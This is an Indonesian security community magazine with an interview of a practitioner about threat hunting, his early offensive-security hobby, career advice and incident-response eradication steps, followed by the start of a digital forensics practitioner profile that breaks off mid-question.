**Don Anto:** Jadi ketika kita berbicara Threat Hunting, sebenarnya kita itu secara proaktif mencari ada tidak jejak *Threat Actor* di sebuah *Network* atau sebuah Organisasi. Gampangannya mungkin begini, ketika orang bicara *Pentest* atau berbicara mengenai *Red Teaming*, kita bicara sebuah rumah jika jendelanya gampang dibobol, itu akan menjadi celah keamanan. Atau pintunya tidak dikunci, itu menjadi celah keamanan.

Kalau di *Threat Hunting*, kita berpikir sedikit berbeda. Kita bukan mencari bagaimana cara masuk. Tapi mencari ada atau tidak jejak orang pernah masuk. Contoh sederhana di sebuah rumah ada lemari, ternyata lemari itu dicongkel. Lemari dicongkel itu bisa kita bilang kalau itu sebuah *Indicator of Compromise* (IOC). Jadi kita kalau berbicara *Threat Hunting* kita mencari jejak sebenarnya. Ada atau tidak bukti-bukti bahwa *Threat Actor* itu pernah ada di sebuah *environment*. Sebagai contoh lemari dicongkel atau kuncinya didobrak dan seterusnya.

**Mas Wahyu:** Di sesi pertama, disini kami ingin pertanyaannya fokus ke Komunitas, kalau teman-teman belum tahu, Mas Anto ini sebelumnya pernah terlibat di salah satu Komunitas yang cukup legendaris. Boleh disebut namanya apa tidak boleh?

**Don Anto:** Untuk Komunitas yang saya ikuti, tolong jangan disebut.

**Mas Wahyu:** Jadi saya lebih tertarik bagaimana perbandingannya antara Komunitas yang dulu Mas Anto terlibat, dengan perkembangan Komunitas saat ini, terutama Komunitas di security?

**Don Anto:** Sebenarnya saya tidak bisa men-justify Komunitas yang sekarang dengan Komunitas yang dulu. Karena saya tidak banyak *informed* Komunitas sekarang, jadi saya tidak *fair* juga kalau Komunitas sekarang seperti ini dan yang dulu seperti itu. Yang bisa saya ceritakan adalah kalau Komunitas yang dulu cenderung lebih suka mengeksplorasi hal-hal tertentu yang sifatnya unik. Dulu saya di Komunitas lebih cenderung mengeksplorasi yang sifatnya *Offensive* praktis. *Offensive* praktis ini bisa beragam ya, mulai dari mencari celah keamanan kemudian ia *report* secara *free* ke misalkan milis *Bug Track*. Lalu juga *develop tools* tertentu, misal *rootkit*. Lalu kita share dalam bentuk desain. Memang agak

sedikit berbeda, mungkin zaman saya ketika sudah mulai ngoprek, terminologi seperti *bugs hunting* itu jarang sekali. Mungkin hampir tidak ada. Bahkan tempat-tempat menjual *zero-day* itu cukup baru. Pada intinya, kita Komunitas akan mengeksplorasi sesuatu yang menarik. Yang bisa saya tulis, saya tulis artikel, dan akan saya *share*. Tentunya dengan beragam keterbatasan yang ada pada saat itu.

**Mas Wahyu:** Keterbatasan seperti apa Mas?

**Don Anto:** Tentunya saya sedang sekolah, secara finansial tidak semapan sekarang. Apa-apa juga terbatas, jadi mau tidak mau sebagai contoh untuk ngoprek harus nongkrong di lab. Saya orangnya hampir setiap hari tidur di lab. Jadi semalaman ngoprek, kalau menurut saya cukup menarik, akan saya lakukan dan sampai hari berikutnya. Sampai saya *satisfied*. Jadi salah satu keterbatasannya adalah fasilitas.

**Mas Wahyu:** *Jadi dari kampus memang difasilitasi atau ada beberapa yang ada? Atau misalkan pengen ngoprek barang ini tidak ada?*

**Don Anto:** Contohnya kalau kita ngoprek Cisco router. Barang itu dikampus adalah barang sangat mewah. Jadi jarang-jarang

orang yang bisa mengakses Cisco *router* dan Cisco *switch*. Jadi barang yang di oprek hampir semua bentuknya *server*. Server Linux atau Unix aneka rasa. Misal Redhat, Ubuntu, kalau misal BSD ya Open BSD, free BSD. Lebih banyak bermain dengan sistem operasi. Kemudian kalau saya biasanya lebih ke sistem operasi, networking, basic programming-nya juga lumayan banyak. Kalau saya pribadi lebih banyak bagimana membuat sebuah kode. Memang yang ada relevansinya dengan sistem operasi yang saya oprek. Contoh simple saya *develop* Kernel modul di BSD dan Linux. Tentunya di versi *Kernel* yang ada saat itu. Dan lebih banyak oprek di hal-hal seperti itu. Yang lain adalah semisal Open SSH. Bagaimana cara melihat struktur Open SSH? Seperti apa? Kemudian kita bisa modify disitu. Atau mungkin pernah dengar netutils. Yang dalamnya ada FTP, Telnet dsb. Netutils tersebut di-edit sesuai keinginan kita saat itu. Kurang lebih seperti itu.

**Mas Wahyu:** Menarik, mungkin kita sedikit tarik mundur ke belakang? Awal mengenal security di kampus seperti apa?

**Don Anto:** Ini menarik, jadi saya mulai ngoprek di *security* itu di kampus. Sebelum saya di kampus, di tempat saya, di Gombong itu, Internet itu susah. Jadi di kam-

pus itulah saya memulai ngoprek dan disitulah awalnya saya terjebak *security*. Saya menemukan artikel ilmu komputer dan dulu ada website itu [ilmukomputer.com](http://ilmukomputer.com). Saya menemukan artikel netcat. Dari situ saya mulai tertarik dengan *security*.

**Mas Wahyu: Semester berapa itu?**

**Don Anto:** Awal baru masuk semester 2. Yang menarik adalah saat semester 2 IPK saya jeblok di bawah 3. Jadi ketika saya di bawah 3 artinya saya mengambil SKS itu hanya boleh 21. Sedangkan teman-teman saya mengambil 24. *Somehow*, sistem KRS nya itu *online*. Dengan modal sedikit nekat. Akhirnya saya bisa ngakalin sistem KRS *online* dan saya bisa submit tetap di 24 SKS. Tapi setelah saya *submit* 24 SKS, karena saya takut, akhirnya saya laporan. Pak ini sistemnya ada bugs-nya. Jadi setelah itu menurut saya cukup menarik ya. Untuk join Komunitas, cukup banyak Komunitas dan saya tidak bisa menyebut satu-satu. Tapi dari Komunitas itu, entah itu di Forum entah itu di IRC akhirnya bertemu teman-teman. Kurang lebih seperti itu sih.

**Mas Wahyu: Waktu di awal masuk sendiri di Komunitas. Komunitasnya kebanyakan Offensive atau Defensive atau lebih banyak di Offensive praktis?**

**Don Anto:** Kalau saya lebih banyak di *Offensive* praktis. Cenderung lebih banyak di

Forum atau IRC yang memang cukup kenal orang-orangnya. Saya tidak join dengan bermacam-macam *IRC Channel*, yang isinya beraneka macam orang. Saya tidak tidak terbiasa dengan seperti itu. Ada Komunitas tertentu yang menurut saya cukup terbatas dan saya juga tidak terlalu banyak join di Komunitas.

**Mas Wahyu: Tahu infonya Komunitas itu sendiri dari mana? Zaman dulu kan tidak seperti sekarang, tinggal Googling Komunitas nya.**

**Don Anto:** Di tahun 2003 itu sebenarnya sudah bisa melakukan *Googling*. Mungkin agak susah di tahun 90-an. Tapi kalau 2003-an ketika saya masuk kuliah, sudah cukup banyak Komunitas. Untuk contoh sederhananya saat itu adalah Jasakom yang mungkin cukup *booming*. Karena founder-nya juga menulis buku. Walaupun Jasakom bukan Komunitas, saya *join* juga. Saya tidak terlibat di situ dan hanya sebagai pemerhati saja.

**Mas Wahyu: Lanjut pertanyaan terakhir terkait Komunitas. Balik lagi tidak jauh-jauh Komunitas kita sendiri seperti CDEF Indonesia. Dari Mas Anto itu melihatnya seperti apa? Dari orang-orangnya? Dari kontribusinya? Apa yang kurang? Apa yang lebih? Kritik dan**

**saran juga boleh. Bagi kita-kita ini yang masih muda-muda yang ingin belajar.**

**Don Anto:** Sebenarnya pertanyaan yang cukup menarik. Karena tadi sempet pernah dibahas. Saya tidak tahu kenapa di CDEF bisa-bisanya ingin komentar. Itu aja sih. Itu sesuatu yang menurut saya menarik. Karena di Komunitas selain itu saya *silent reader*. Andaikan keluar cuman nge-troll. Somehow di CDEF ini saya ingin berbicara serius atau bertanya sesuatu yang serius, lalu mendiskusikannya secara serius. Bagi saya *meet-up* CDEF nya itu adalah satu-satunya yang saya datang. *Meet-up* yang lain itu datang dan ada juga yang tidak datang. Karena mungkin ada kerjaan di situ lalu kebetulan mampir, tapi tidak sampai selesai. Yang menarik bagi saya di CDEF, karena mungkin cukup banyak teman yang saya kenal dan usianya tidak beda jauh lah 5 tahun ke atas atau 5 tahun ke bawah. Yang mana ngobrolnya masih nyambung. Yang kedua kalau untuk temen-temen CDEF sendiri bagi saya sih ya *Keep Up The Good* lah. Itu saja.

**Mas Wahyu:** Ada kritik mungkin yang negatif-negatif itu? Mumpung ada Mas Rukma. Mumpung tidak ada Mas Digit, atau buat Mas Digit khususnya.

**Don Anto:** Belum lihat negatif ya. Tapi kalau ada yang ngasih keripik ya saya makan sekarang.

**Rukma:** *Kripik....???* **Kritik Mas** bukan kripik.

**Don Anto:** So far itu aja.

**Dilanjutkan dengan sesi yang kedua oleh Mbak Icha Annisa.**

**Icha:** Jadi berawal dari artikel netcat, sejak saat itu terus sampai sekarang di security. Apa sih sebenarnya apa sih hal yang membuat itu menarik dan sampai menginap di lab berhari-hari?

**Don Anto:** Sebenarnya waktu netcat itu belum di lab belajarnya dan masih di waronet. Saya di java net kalau tidak salah. Saya membaca artikel. Di situ ada satu tools, tapi di artikel tersebut me-refer artikel, ada *super scan*, ada nmap. Dan saya jika bertemu yang tidak tahu, saya akan cari lagi. Dan ketika ada yang tidak tahu lagi, maka akan saya cari lagi dan itu akan nge-loop terus. Saya menerima apa saja yang baru. Dari situ saya mulai tertarik dengan Offensive praktis.

Ketika sudah ngomong Offensive praktis. Seperti tadi berbicara masalah netcat, nmap *super scan* itu baru di fase awal. Kita sudah berbicara Offensive praktis yang real jika sudah mulai mencari celah keamanan dan kemudian bagaimana *exploit-*

nya. Walau awal-awal saya juga masih menggunakan *scanner* seperti IP *LandGuard*, Nessus dsb. Hanya saja ketika kita mulai *exploitation* dan kebetulan juga untuk *exploit* yang *ready to use* memang ada tapi tidak semua. Disitu mulailah belajar *programming*.

Saya pertama ingat betul belajar *programming* terkait dengan

#### 4.2 BSD socket.

Itu adalah *socket programming* pertama yang saya baca.

Dari situ saya memulai *programming*

*socket*, bikin *tools* yang mungkin sangat *newbie*. Tapi bagi saya itu sesuatu achievement untuk membuat *portscan* sederhana dengan *unix socket*. Itu sesuatu yang menarik. Dari situ berkembang lagi dari yang *socket* yang tadinya pakai *library socket* saja. Lama-lama ingin belajar *raw socket*. Misalnya untuk bikin *spoofing IP*, kemudian bisa melakukannya *denial of service* di *network*.

Jika Anda sudah melakukan *socket programming*, di awal tahun 2000 mungkin

sudah pernah dengar *Mixster*. Itu salah satu pengarang *tools Distributed Denial of Service* yang mungkin tergolong pertama sebelum nge-tren menggunakan *botnet* dan seterusnya. Saya juga tergolong termasuk termasuk banyak ter-influence oleh karya-karya dia. Jadi dari situ terus menerus belajar terkait dengan UNIX sistem, *programming* dan seterusnya.

Berawal dari satu keingintahuan, mendapatkan sebuah jawaban, dari jawaban itu ada sesuatu yang ingin saya tahu lagi, saya cari tahu jawa- bannya. Key-nya adalah keinginta- huan. Dari ingin tahu, kita jadi mendapatkan ilmu. Dan yang je- las mung- kin dari



keing- intahuan, kalau membaca sesuatu kita harus tetap terbuka. Ketika kita salah dan harus seperti

ini yang benar, kita harus terbuka untuk hal-hal seperti itu. Dan rasa ingin tahu itu lah yang menjadikan saya ngoprek mulai dari warnet. Karena tarif sewa warnet menurut saya mahal pada saat itu, akhirnya saya harus menginap dikampus.

Saya dulu di UGM dan kebetulan ada Komunitas Mahasiswa Elektro. Ada sekretariat yang mempunyai *Internet* yang kenceng untuk riset. Dan dari situ lah belajar. Dan setelah belajar dari situ. Lama lama cukup tua nih. Tidak enak di sekretariat Komunitas Mahasiswa itu. Karena ada mahasiswa baru, saya mukanya menjadi yang paling tua. Dan akhirnya dari situ saya memulai belajar di lab dan tidur di lab. Sampai yang selalu saya ingat adalah ketika kuliah dulu harus dijemput dosen-nya karena masih di lab. Nah itu karena faktor keinginan tahunan saya di bidang security yang mengalahkan kuliah.

**Icha:** Semuanya berasal dari keingintahuan, sehingga keinginan untuk meng-explore lebih itu tetap ada. So far, hal yang tersulit yang pernah Mas hadapi di dunia security itu?

**Don Anto:** Jika mau bilang sulit, itu parameternya banyak. Entah sulit di teknis atau yang bukan teknis. Tapi selama di bidang security, yang paling *challenging* adalah kadang orang-orang itu mendengar entah itu terminologi security atau definisi

*security* atau ya semacamnya lah dari orang yang mungkin kurang tepat. Dari situ mindset mereka sudah terbentuk dengan cara yang menurut saya pribadi tidak tepat. Dan saya juga belum tentu benar. Berdasarkan yang saya lakukan selama 15 tahun lebih, banyak orang mendengar sesuatu dari orang yang tidak tepat. Akhirnya ketika saya datang, mungkin *mindset* mereka sudah terbentuk. Disitulah untuk me-reset *mindset* mengenai *security* itu menjadi *challenging*. Bukan hal-hal di bidang teknis yang cukup *challenging*. Tapi bagaimana meluruskan *security* itu sendiri. Pendefinisian *security* sendiri kepada orang-orang yang mungkin awam atau mungkin sudah keracunan dari orang-orang yang tidak tepat itu yang cukup *challenging*.

**Icha:** Dan untuk orang yang sudah terbentuk mindset yang salah. Bagaimana cara meluruskan kembali mindset mereka tentang security ini?

**Don Anto:** Sebenarnya bukan permasalahan salah. Contoh sederhana ketika kita berbicara *Malware Detection*. Mungkin karena orang-orang yang tidak tepat berbicara tentang *detection*, sorry to say, semisal ada *Malware* yang ke *detect antivirus* atau *honeypot* atau *honeynet* akan dianggap bisa deteksi *Malware*. Padahal

banyak sekali yang *miss* dan yang lebih *critical* ketika kita menjelaskan.

Banyak *Malware* yang lebih *critical*. Dan menjelaskan itu lebih *challenging*. Harus dengan bukti-bukti dan kuat dan impact langsung ke bisnis. Dan itu yang menjadi kebanggaan. Karena membuktikan sesuatu seperti itu tergantung kesiapan masing-masing orang atau Organisasi.

Kalau dibilang bagaimana cara meluruskan, saya tidak bisa untuk meluruskan tapi akan saya menyampaikan menurut saya *best practice*-nya seperti ini dan contoh nyata seperti ini. Dari situ mereka yang akan menilai. Kalau mereka tertarik dia

pasti akan meminta tolong lagi paling tidak mau kontak lagi. Supaya saya bisa mendeskripsikan lebih jauh lagi. Biasanya seperti itu yang saya lakukan. Saya tidak pernah bilang salah. Tapi bagaimana supaya definisinya paling tidak menurut saya itu lebih baik, karena sudah ada *practice* 15 tahun saya. Dan saya tidak pernah ngeklaim *practice* saya yang paling benar.

**Icha : Jadi kita mencoba memberi pengertian dan sisanya kita serahkan kepada mereka?**

**Don Anto:** Bukan lepas begitu juga, kita tentu saja akan melakukan pendekatan ya sebisa mungkin sesuai dengan kondisi di dunia nyata. Saya akan kasih contoh di dunia nyata dan tentunya dengan bahasa yang cukup manis.

**Icha: Ini kan berarti Mas Don Anto sudah cukup lama di bidang security. Selama 15 tahun ini pernah merasa jemu tidak?**

**Don Anto :** Di bidang *security* kan cukup banyak. Ada *offensive* dan *defensive*, ada *technical* dan *manajerial*, ada bisnis *development* dan seterusnya. Kebetulan secara pekerjaan entah posisi yang mengerjakan *technical*, *offensive security* dan yang lainnya. Kalau dibilang jemu, kalau jemu sampai pengen keluar pekerjaan itu tidak ada. Karena bagi saya *security* sudah menjadi hobi dan sudah menjadi jalan hidup. Bisanya cuma itu mau bagaimana lagi. Tapi kalau dibilang jemu, enggak juga sih.

**Icha : Kira-kira tantangan ke depan di bidang security seperti apa?**

**Don Anto:** Saya lihat teknologi semakin *complex*. Kesiapan orang-orangnya yang

bisa menangani isu teknologi baru dan ke-siapan orang-orang *security* di teknologi tersebut menurut saya adalah *key challenge* di teknologi yang semakin *complex* ini.

**Icha : Untuk menghadapi tantangan-tantangan kedepannya ini, apakah ada formula-formula di bidang security? Mereka harus mulai dari mana sih?**

**Don Anto :** Kalau saya dari *mindset*-nya. Karena yang saya lihat adalah khususnya di Indonesia di Jakarta, *mindset* orang yang memulai *security* itu konsepnya adalah konsep *market*, yaitu target dari para *vendor*. Kalau *mindset* seperti itu masih terus berjalan. Mungkin ada orang yang sudah menganggap dirinya jago *security* karena sudah mengkonfigurasi *firewall* produk A atau B. Tapi secara prinsip, dia tidak paham *security*. Jadi kalau saya bilang sih ya ubah *mindset*-nya dulu, pahami *security* itu sebenarnya apa sih. Kemudian jika sudah cukup paham dengan fundamental itu sendiri, ya mulai pemahaman itu jalankan. Saya musti belajar mengamankan sistem operasi. Pertama yang dipahami sendiri adalah jalankan saja. Atau misal ternyata itu supaya benar-benar paham *security* saya harus bisa *exploit*? Ya jalankan saja. *Do it!* Ubah *mindset* dari pengguna, menjadi orang yang benar-benar ahli di bidang *security*.

**Icha : Setelah mindset, apalagi yang harus dilakukan?**

**Don Anto :** Kalau saya pribadi, untuk belajar *security* tidak seperti itu. Kalau *mindset*-nya sudah dapat, kalau bagi saya, *security* itu tanggung jawab semua orang. Kalau memang ternyata dari sisi mahasiswa ada yang kemudian tertarik dengan pemrograman *web*. Lakukan pemrograman *web* dengan cara yang aman. Bagaimana caranya? Cari saja materi, misal keamanan *web* atau misal keamanan pemrograman *web*. Dari situ lakukan cara mengamankan dan bisa validasi input untuk *SQL injection*. Dan itu akan berkembang terus jika bisa dipraktekan. Kemudian cari referensi lagi, akhirnya tidak hanya kenal *Cross Site Scripting (XSS)* dan *SQL Injection*. Pasti lama-lama akan banyak yang akan dipelajari. Jadi *mindset* dirubah, lakukan yang terbaik yang sedang kamu lakukan. Dan triknya dengan perhatikan aspek *security* dan praktekan.

**Icha : Berarti tidak ada step-step pasti yang bisa diikutin. Tapi terserah mereka mau bagian mana explore lebih dalamnya, seperti itu ya Mas?**

**Don Anto :** Siap, tadi sebagai contoh dalam *web programming*. Kalau misal menyukai menjadi *system administrator*. Mulailah belajar menjadi *system administrator*. Pela-

jari bagaimana mengamankan Linux dan Windows.

Share pengalaman pribadi saya. Dulu di tahun 2008, saya sempat membuat *script* untuk *hardening* OS. Saya membuat *script template*. Saya ingin membuat template agar saya bisa jalankan *script* semuanya dan jalan. Mungkin saat itu belum terlalu nge-tren untuk membuat seperti itu. Seperti itu contoh terkait dengan Sistem Operasi.

Saya juga pernah membuat di salah satu perusahaan saya dulu terkait *login Gateway*. Saya membuat Kernel *module* sendiri untuk memproteksi hal-hal tertentu. Jadi kalau mau belajar sistem operasi, jangan jadi hanya membaca dari *tutorial* terus mengaku menjadi seorang yang jago *hardening* atau sudah *comply* dengan CIS.

Kalau dia benar-benar tertarik dan mencintai sistem operasi, contoh nyatanya dia pasti akan membuat *kernel modules* sendiri di dalam sistem operasi. Maksudnya semua harus diarahkan kesitu. Itu untuk contoh *web programmer* dan sistem operasi dan masih banyak contoh yang lain.

**Icha : Jadi harus “just do it”. Dan jangan hanya melihat dan langsung berpikirnya saya sudah expert di bidang ini tanpa terjun langsung?**

**Don Anto:** Karena berpikir “saya sudah expert” itu bahaya. Karena orang bisa merasa *expert* di Komunitas tertentu, oke dia akan menjadi *expert*. Tapi kalau keluar di Komunitas lain belum tentu dia jadi *expert*. Misalnya dari komunikasi CDEF sudah jago dan ketika masuk Linux Kernel. Di dalamnya orang-orang yang paham dengan Linux Kernel dan aneka macam *security*-nya. Bisa juga jago, bisa juga tidak jadi jangan merasa jago duluan.

Kurang lebih seperti itu jawabannya. Kalau secara teknis seperti itu. Tapi *step-step*nya ya *mindset* ingin tahu, lakukan, setelah dilakukan apa yang kamu tidak tahu, ya cari lagi praktekan lagi.

**Icha :** Yang terakhir ini Mas ada pesan-pesan khusus tidak untuk junior yang baru terjun di dunia security dan bagaimana untuk terus membuat motivasi mereka stabil?

**Don Anto :** Bagi yang masih junior yang baru terjun di dunia security:

- Pahamilah konsep *security* seperti apa,
- Mulailah cintai satu hal yang sesuai dengan keinginan atau hobi,
- Jika menjadi hobi, harus melihat aspek *security*-nya, apapun itu,

- Kemudian yang namanya hobi dan cinta kepada sesuatu bakal tidak bosan,
- Jangan cepat puas dengan apa yang sudah dipahami, dan
- Coba *explore* lagi, siapa tahu ya ada versi yang *advance* lagi.

kurang lebih seperti itu.

**Icha : Cintai bidangnya dan jangan cepat bosan di bidang tersebut jadi ya Mas kuncinya.**

**Don Anto:** Jangan cepat puas.

*Dilanjutkan dengan sesi yang ketiga oleh Mas Rukma.*

**Rukma : Menurut Mas Anto, Eradication pada Incident**

**Response itu seperti apa?**

Don Anto : Di *Incident Response* banyak yang bilang sudah mengikuti NIST dan segala macam framework. Apa itu benar-benar diperlakukan atau hanya sebagai semboyan? Itu yang utama. Ketika bicara insiden respon, ada 3 steps yang penting dalam mencegah insi-

den berlanjut. Sebelum ke *eradication* ada *containment*. Di *containment* tersebut ada *short* dan *long containment*. Kemudian baru ke *eradication*, dan untuk rekomendasi, ada yang namanya *lesson learned*.

Yang terjadi adalah saat investigasi biasanya orang di *mix* ketiganya. Jadi mau *containment*, *eradication* atau *lesson learned* itu menjadi satu rekomendasi di *report*. Dan akan membungkungkan bagi orang yang akan mengeksekusi rekomendasi tersebut.

*Eradication* itu tergantung insiden apa. Seberapa luas insidennya. Baru kita bisa ke *eradication*. Contohnya jika insidennya tidak terlalu kompleks, misal ada *web* kena *hack*, kemudian ke *deface*. Saat investigasi tentukan mana saja sistem yang kena *hack*. Jika hanya satu yang kena *deface*, bisa jadi mungkin karena server-nya ada *remote file inclusion*. Kemudian kebetulan juga user-nya bisa nu-

lis *index file* dan terjadilah *web defacement*.

Yang disebut *eradicate* disini adalah:

- Ketika sistem itu ketahuan dan terkena *deface*. Pertama yang dilakukan ada-

lah kita mencari tahu scope insiden. Dan jika itu *website public*, sebagai langkah *short containment, take down* dulu *server-nya*. Setelah di *containment*, agar *impact-nya* tidak menyebar, lakukanlah analisis kembali. Apakah benar tidak *server* itu yang kena deface? Kalau ternyata ada dua, yang satu di internal? Lanjutkanlah analisis kembali. Kembali lagi yang tidak kalah pentingnya adalah sebelum *eradication*, analisis dulu seberapa lebar insidennya. Ada berapa *server*? Ada berapa sistem yang *compromised*.

Kemudian dari sistem-sistem yang *compromised*, dibuatlah semua *timeline* dari yang pertama kena *impact* dan bisa bilang *patient zero*. Jika belum diketahui *patient zero* ketika dilakukan fase *eradicated*, bisa jadi malah berantakan. Ternyata kita sudah menghapus satu file *backdoor Attacker*. *Attacker* akan segera mengganti pola dan akan mempersulit untuk mencari tahu sistem mana saja yang *compromised*.

- Kalau sudah dilakukan analisis dan mendapatkan hasilnya. Buatlah *timeline* urutannya. Seperti apa jalan cerita insidennya. Jika ternyata sistem yang paling awal yang *compromised* coba

dalam lagi kenapa bisa *compromised*? Ada celah apa di situ? Apa di-brute force atau di *web apps-nya* ada kerentanan *local file inclusion*? Dan juga kita mencari *Initial Attack Vector*-nya, agar mendapatkan hasil dimana paling mana awal sistem yang ter-*compromise*.

Misalkan yang terkena *Apache struts* dan bisa di-exploit. Atau *SQL injection* yang bisa meng-upload file. Jika itu sudah diketahui, baru bisa ke tahap *long term containment* dan dilanjutkan ke *eradication*. Kenapa baru bisa eradi-cate? Karena sudah diketahui mana yang di-hack. Awal masuknya di mana celah mana. Dan rekomendasi keamanannya apa yang perlu di laku-kan?

*Long term containment*-nya yaitu ce-lah keamanan tersebut di *patch* dulu. Dan jika yang rentan *web server-nya*, sudah seharusnya di lakukan patch di *web server-nya*. Contoh *long term containmen*t yang lain adalah kerentanan ada di *Remote File Inclusion*. Segera lakukan *patch* agar celah tersebut ditutup. Dan lagi jika ada *endpoint* yang *flash-nya* rentan, lakukan *update* di se-mua *endpoint* yang *flash-nya* rentan.

Kemudian untuk *eradication* itu sendiri pada dasarnya menghapus semua je-

jak. Misal ada *Attacker* masuk melalui *backdoor web* dan *remote ssh*.

Ketika sudah diketahui *server* mana saja yang sudah ter-*compromise*. Dari situ dilakukan analisis untuk membuat IOC (*Indicator Of Compromise*). Dan lakukan sweep semuanya. Mana yang match atau sama. Kemudian dilakukan penghapusan.

Menghapus itu bukan tugas konsultan, tapi tugas *user*-nya. Bagi konsultan harus hunting dan memastikan itu sudah dihapus atau belum. Kalau bahasa saya “*Vigilante Hunting*”. Lakukan dan dari situ kita baru melakukan rekomendasi yang lebih *advance* lagi. Ini yang namanya *lesson learned*. Sebagai contoh *website*-nya perlu di-pentest dan harusnya di pasang WAF (*Web Application Firewall*). Tapi ketika melakukan rekomendasi di insiden, kadang semua itu di-*mix*. Dan akhirnya *user*-nya bingung. Semisal *user* harus menyalakan *web server* setelah mengimplementasi WAF.

Di sisi lain *user*-nya juga susah bekerjasama. Kenapa begitu? Dalam banyak case, jika melakukan ideal *eradication*, hanya dilakukan *short containment* saja sudah bersyukur. Kalau sistem yang di-*compromise* *widespread*, misal puluhan *server* dan

meminta *user* untuk melakukan *sweeping* dan *tool* yang digunakan *rigid* atau *install* manual lama? Akhirnya yang terjadi adalah investigasi tidak berjalan lancar.

Salah satu kunci penting sebagai *incident responder* adalah selalu tenang dan harus realistik.

**Dilanjutkan dengan sesi yang keempat oleh Mas Wahyu.**

**Wahyu :** Iya balik lagi disesi terakhir. Sesi yang paling ditunggu-tunggu. Quick question, aturannya sederhana. Kita ada 10 pertanyaan pilihan antara A atau B dijawab dengan cepat dan spontan.

**Wahyu : Offensive - Defensive ?**

**Don Anto :** Offensive

**Wahyu : Powershell - Terminal ?**

**Don Anto :** Terminal

**Wahyu : Cibubur - Gombong ?**

**Don Anto :** Gombong

**Wahyu : Konsultan - CISO ?**

**Don Anto :** Konsultan

**Wahyu : Pentest - Incident Response ?**

**Don Anto :** Pentest

**Wahyu : PCAP - Log file ?**

**Don Anto :** Log file

**Wahyu : Rukma - Digit ?**

**Don Anto :** Wahyu .....

**Wahyu : nggak ada di pilihan**

**Don Anto :** gak bisa jawab, dua-duanya oke.

**Wahyu : Paulus – Temon ?**

**Don Anto :** Itu sama saja, sama-sama mahal. Yang satu malah CTO. Temon saja karena teman lama.

**Wahyu : Jengkol - Pete ?**

**Don Anto :** Pete

# MENGENAL LEBIH DEKAT ARHEMI DUTIMARSHELLY

## “PRAKTISI FORENSIK DIGITAL”

ditulis oleh Tim Redaksi CDEF



**Q : Boleh cerita sedikit tentang Ibu nda? Supaya pembaca CDEF lebih dekat. Mungkin bisa diceritakan seperti profesi Ibu saat ini sebagai apa? Dan bidang yang ditekuni saat ini?**

**A :** Nama saya Arhem Dutmarselly. Biasa dipanggil Shelly. Saya saat ini bekerja di KPMG Indonesia sebagai *Senior Manager* di *Forensic Technology*.

**Q : Sejak kapankah Ibu menggeluti dunia forensik digital?**

**A :** Saya mulai terjun di dunia forensik digital sejak tahun 2007.

**Q : Kalo boleh tahu, spesialisasi apa yang Ibu dalami bidang forensik digital, apakah mobile forensic, computer forensic atau lainnya?**

**A :** Saya mendalami *computer forensic* dan *mobile forensic*.

**Q : Trus apa sih day-to-day activity dari seorang forensik digital ketika tidak ada kasus?**

**A :** Ketika tidak ada kasus, saya biasanya melakukan kegiatan manajerial sebagai konsultan. Selain itu, saya biasanya melakukan kegiatan *evidence management*, mengecek kelengkapan dokumen proyek, cek peralatan di lab (*update license, update firmware*), *self-study, training*, ikut seminar, kadang-kadang baca group WA yang terkait dengan forensik digital, *incident response* maupun *cybersecurity*.

**Q : Bagaimana awal mulanya Ibu bisa akhirnya terjun ke bidang ini tidak di bidang lainnya?**

**A :** Tahun 2007, saya mendapatkan SK dari kantor lama (salah satu Apgakum Indonesia) untuk bergabung ke *Unit Computer Forensic*, di Unit ini, saya membantu penyidik untuk mengeluarkan data dari berbagai perangkat elektronik (*PC, Laptop, Server, Mobile Phone, CCTV, Audio/Video recorder, dsb*) yang telah disita oleh Penyidik untuk dijadikan sebagai Barang Bukti Elektronik (BBE). Sejak itu, saya terus belajar dan berlatih untuk menyempurnakan teknik pengambilan dan analisis data *electronic*, serta membuat laporan periksannya agar bisa diterima oleh hakim di pengadilan.

**Q : Lalu akhirnya, apa yang menjadikan Ibu, memilih bidang forensik digital sebagai pilihan karir Ibu?**

**A :** Dunia forensik digital menurut saya menarik karena disini tidak hanya mempelajari teknis forensik digital, tapi juga belajar dari sisi hukum dan investigasi. Saya juga belajar bagaimana sebuah data bisa dijadikan sebagai pelengkap fakta untuk menjelaskan suatu rangkaian kejadian/insiden/kasus tertentu. Ibaratnya seperti menyusun *puzzle* saja, tugas saya mencari jejak digital dari perangkat elektronik yang digunakan untuk insiden/kasus tertentu.

**Q : Selama menjalani karir di bidang forensik digital, hal tersulit apa sih Bu yang pernah Ibu hadapi? Dan bagaimana Ibu menghadapi masa sulit tersebut?**

**A :** Hal tersulit adalah ketika menemukan hal yang tidak bisa/belum pernah saya lakukan sebelumnya. Cara saya menghadapinya, biasanya saya akan mengulik sebanyak-banyaknya informasi terkait perangkat tersebut, apa yang bisa dan tidak bisa dilakukan pada saat mengambil data dari perangkat tersebut, cek *guidance/best practice*, buku manual, jurnal/artikel di website/forum-forum tertentu (*Forensik digital forum, mailing list, dsb*). Tidak jarang juga saya bertanya ke-

pada teman-teman, kolega atau para Ahli yang lebih berpengalaman terkait dengan kasus tersebut. Setelah itu, saya lakukan uji coba di lab, jika berhasil, baru saya terapkan metodenya untuk proses ekstraksi data di perangkat aslinya.

**Q : Selama menjalani karir di bidang forensik digital, hal paling menyenangkan apa sih bu yang pernah Ibu hadapi?**

**A :** Hal yang paling menyenangkan selama karir saya adalah bisa belajar hal baru setiap saat. Semakin berkembangnya teknologi semakin *challenging* bagi saya untuk melakukan eksaminasi perangkat digital.

Berikutnya, saya sangat senang bisa bertemu dengan teman-teman baru di komunitas-komunitas (seperti CDEF, AFDI, ICSF, dsb), ataupun di acara seminar/workshop sehingga selain dapat menjalin tali silaturahmi, saya juga mendapatkan insight baru baik terkait dengan



dunia forensik digital ataupun *cybersecurity*.

**Q : Pernah ga sih Bu merasa jenuh berkarir di bidang forensik digital? Jika pernah, hal apa sih Bu yang membuat ibu jenuh?**

**“Be mindful of your actions in the digital world.”**

- Arhemi Dutimashelly.

**A :** Saya pernah merasa jenuh, dan menurut saya ini wajar karena pekerjaan yang dilakukan hampir sama selama bertahun-tahun. Tapi jika rasa jenuh itu datang, saya biasanya mengingat kembali tujuan dari pekerjaan saya. Kemudian coba belajar hal lain diluar forensik digital, refreshing, pergi liburan, cuti, olahraga dsb. Jika sudah fresh, biasanya timbul semangat dan ide baru untuk kembali bekerja.

**Q : Di Indonesia, sebenarnya berapa banyak wanita yang menggeluti dunia forensik**

## **digital seperti Ibu saat ini?**

